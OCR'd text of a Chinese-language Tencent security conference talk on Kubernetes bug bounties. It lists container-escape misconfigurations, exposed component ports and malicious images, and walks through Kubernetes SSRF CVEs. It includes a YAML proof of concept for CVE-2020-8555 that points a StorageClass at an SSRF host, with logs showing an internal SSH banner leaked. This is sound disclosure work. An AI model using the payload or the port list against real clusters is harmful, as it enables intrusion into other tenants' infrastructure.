TSRC
腾讯安全应急响应中心

光芒

- TSRC2021年终盛典 -

追光少年 终于也变成了光

TSRC
腾讯安全应急响应中心

A Bugbounty Story of “Cloud-Native”

Lazydog & Neargle

2021年1月8日

Thx QiQi, from https://github.com/neargle/slidefiles

光芒

About Speakers

https://hackerone.com/lazydog
分工：内容，后半部分案例 讲解

lazydog

腾讯安全应急响应中心 2019年度漏洞之王
Google Cloud & Kubernetes bughunter
获得腾讯、Google、Kubernetes社区等厂商致谢
超4年安全研究、渗透测试工作经验
曾挖掘多个漏洞，并连续多年获得腾讯年终优秀白帽子

https://github.com/neargle/
分工：内容，PPT制作，前半部分技 术分析

neargle

腾讯安全平台部 安全工程师
Github Mars 2020 Helicopter Contributor
KubeCon,CloudNativeCon,HITB,BlackHat Asia Speaker
开源容器场景安全项目 CDK 的开发者和维护者
主导和攻坚多次腾讯内外部安全攻防演习
Lazydog专属扣分机器人 & Buzypig 捕获器

Thx QiQi, from https://github.com/neargle/slidefiles

光芒


目录

> A Bugbounty Story of “Cloud-Native”

1. 演讲者介绍
2. Kubernetes的现状和趋势
3. 2019年通宵纪实:Kubernetes经典安全问题
4. 变革的安全隔离:云与企业的Kubernetes架构
  * 多租户集群设计
  * Master托管的云上集群设计
5. 2021年1~8月新章:Kubernetes SSRF 的前世今生
  * CVE-2020-8555: Half-Blind SSRF in kube-controller-manager
  * CVE-2020-8562: Bypass of Kubernetes API Server proxy
  * CVE-2020-8561: Webhook redirect in kube-apiserver
    - Blind SSRF? Half-Blind SSRF!
    - 无回显？有限回显。全回显！
    - Bypass Google METADATA-FLAVOR
6. Ending

光芒 > Kubernetes 的现状和趋势

Thx QiQi, from https://github.com/neargle/slidefiles



💻 新的软件架构

新的功能
新的设计
新的API和规范
新的安全特性
…

举例：容器逃逸、错误容器配置

PodSecurityPolicy
deprecated in v1.21
removed in v1.25.

Pod Security Admission
beta > v1.22

从 “CNCF Projects” 自 7/1/2021 到 1/1/2022 的社区贡献和数据上看
半年内，Kubernetes 共有 2083 个开发者参与社区贡献，共19559个Commit迭代，25542个PR和ISSUE。

具体数据详情可见：
https://docs.google.com/spreadsheets/d/1kc8CY3sfyv_OtwbeoBewlwnu6UoqHY_8Ajd2P7PYVZc/edit

光芒


> 2019年通宵纪实:Kubernetes经典安全问题

Thx QiQi, from https://github.com/neargle/slidefiles

错误配置导致的容器逃逸

1. Docker in Docker
2. ServiceAccount
3. Privileged
4. Host Network
5. Capability
6. Mount proc
7. Mount etc
8. Mount /

……




- **恶意镜像** [Graboid(Botnet), abailey000/debian, challengerd, pocosow/centos...]
- **K8s组件或容器运行时组件未鉴权** [kube-apiserver: 6443, 8080, kubectl proxy: 8080, 8081, kubelet: 10250, 10255, dashboard: 30000, docker api: 2375, etcd: 2379, 2380, kubeflow-dashboard: 8080 ...]
- **容器网络横向移动** [BORG(Botnet), API Gateway, POD, Service, Istio ...]
- **云原生组件历史漏洞** [CVE-2019-5736, CVE-2019-13139 ...]
- **Linux内核漏洞** [CVE-2016-5159, CVE-2017-11176, CVE-2021-22555 ...]

光芒

> 2019年通宵纪实:Kubernetes经典安全问题

Thx QiQi, from https://github.com/neargle/slidefiles



错误容器配置

1. Docker in Docker
2. ServiceAccount
3. Privileged
4. Host Network
5. Capability
6. Mount proc
7. Mount etc
8. Mount /
9. LXCFS


……

- **恶意镜像** [Graboid(Botnet), abailey000/debian, challengerd, pocosow/centos...]
- **K8s组件或容器运行时组件未鉴权** [kube-apiserver: 6443, 8080, kubectl proxy: 8080, 8081, kubelet: 10250, 10255, dashboard: 30000, docker api: 2375, etcd: 2379, 2380, kubeflow-dashboard: 8080 ...]
- **容器网络横向移动** [BORG(Botnet), API Gateway, kubeproxy, iptables, Istio ...]
- **云原生组件历史漏洞** [CVE-2019-5736, CVE-2019-13139 ...]
- **Linux内核漏洞** [CVE-2016-5159, CVE-2017-11176, CVE-2021-22555 ...]

Thx QiQi, from https://github.com/neargle/slidefiles

光芒 变革的安全隔离：云与企业的Kubernetes架构

> 多租户集群设计



- configmaps
- pods
- secrets
- services
- deployments
- statefulsets
- 省略其他 5 类资源

- bindings
- configmaps
- endpoints
- events
- limitranges
- persistentvolumeclaims
- pods
- podtemplates
- replicationcontrollers
- resourcequotas
- secrets
- serviceaccounts
- 省略另外 17 类资源

❌ 无效漏洞

- 发现可以直接RCE
- 拿到当前租户下（如VSCode、DevOps、云量子计算平台、Serverless 等）服务容器的SHELL


💰 有效漏洞

- 容器逃逸，或控制同个CVM服务器的其他用户容器
- 获取集群 Cluster Admin 的权限
- 可以访问和控制 kube-system 的资源
- 镜像投毒和能造成风险的应用内敏感信息泄露
- 等等...

Thx QiQi, from https://github.com/neargle/slidefiles

变革的安全隔离：云与企业的Kubernetes架构

> Master托管的云上集群设计




服务器由云运营商进行运维

服务器由客户运维

可能和“云运营商内部服务”或“其他云客户的控制平面服务器”在一个内网

Thx QiQi, from https://github.com/neargle/slidefiles



BugBounty案例详解

1. **CVE-2020-8555: Half-Blind SSRF in kube-controller-manager**
2. **CVE-2020-8562: Bypass of Kubernetes API Server proxy**
3. **CVE-2020-8561: Webhook redirect in kube-apiserver**
   3.1 Blind SSRF? Half-Blind SSRF!
   3.2 无回显？有限回显。全回显！
   3.3 Bypass Google METADATA-FLAVOR

Thx QiQi, from https://github.com/neargle/slidefiles


BugBounty案例详解 (MSRC & Kubernetes)

> CVE-2020-8555: Half-Blind SSRF in kube-controller-manager

YAML

```yaml
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
 name: cve-2020-8555-sc
provisioner: kubernetes.io/glusterfs
parameters:
 resturl: "http://ssrf.com/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
 name: cve-2020-8555-pvc
spec:
 accessModes:
 - ReadWriteOnce
 volumeMode: Filesystem
 storageClassName: cve-2020-8555-sc
```

访问内网 Kubernetes 控制平面组件和内网SSH服务



```
Capacity:
Access Modes:
VolumeMode:    Filesystem
Mounted By:    <none>
Events:
  Type     Reason              Age                From                          Message
  ----     ------              ----               ----                          -------
  Warning  ProvisioningFailed  70s                persistentvolume-controller   Failed to provision volume with StorageClass "p
[redacted]:22/#/volumes: malformed HTTP status code "Ubuntu-4ubuntu0.3"
  Warning  ProvisioningFailed  10s (x5 over 74s)  persistentvolume-controller   Failed to provision volume with StorageClass "p
[redacted]:22/#/volumes: net/http: HTTP/1.x transport connection broken: malformed HTTP status code "Ubuntu-4ubuntu0.3"
```


《When it’s not only about a Kubernetes CVE…》, and not only a SSRF.

参考：https://medium.com/@BreizhZeroDayHunters/when-its-not-only-about-a-kubernetes-cve-8f6b448eafa8

Thx QiQi, from https://github.com/neargle/slidefiles

光芒 BugBounty案例详解 (2021年1月~8月)

> CVE-2020-8562: Bypass of Kubernetes API Server proxy



CVE-2020-8562: Bypass of Kubernetes API Server proxy TOCTO

micahhausler opened this issue on 27 Apr 2021 · 4 comments

micahhausler commented on 27 Apr 2021 • edited

CVSS Rating: **Low** (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N)

A security issue was discovered in Kubernetes where an authorized user may be able to access private networks on the Kubernetes control plane components. Kubernetes clusters are only affected if an untrusted user can create or modify Node objects and proxy to them, or an untrusted user can create or modify StorageClass objects and access KubeControllerManager logs.

This issue has been rated Low (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N) and assigned CVE-2020-8562.

As mitigations to a report from 2019 and CVE-2020-8555, Kubernetes attempts to prevent proxied connections from accessing link-local or localhost networks when making user-driven connections to Services, Pods, Nodes, or StorageClass service providers. As part of this mitigation Kubernetes does a DNS name resolution check and validates that response IPs are not in the link-local (169.254.0.0/16) or localhost (127.0.0.0/8) range. Kubernetes then performs a second DNS resolution without validation for the actual connection. If a non-standard DNS server returns different non-cached responses, a user may be able to bypass the proxy IP 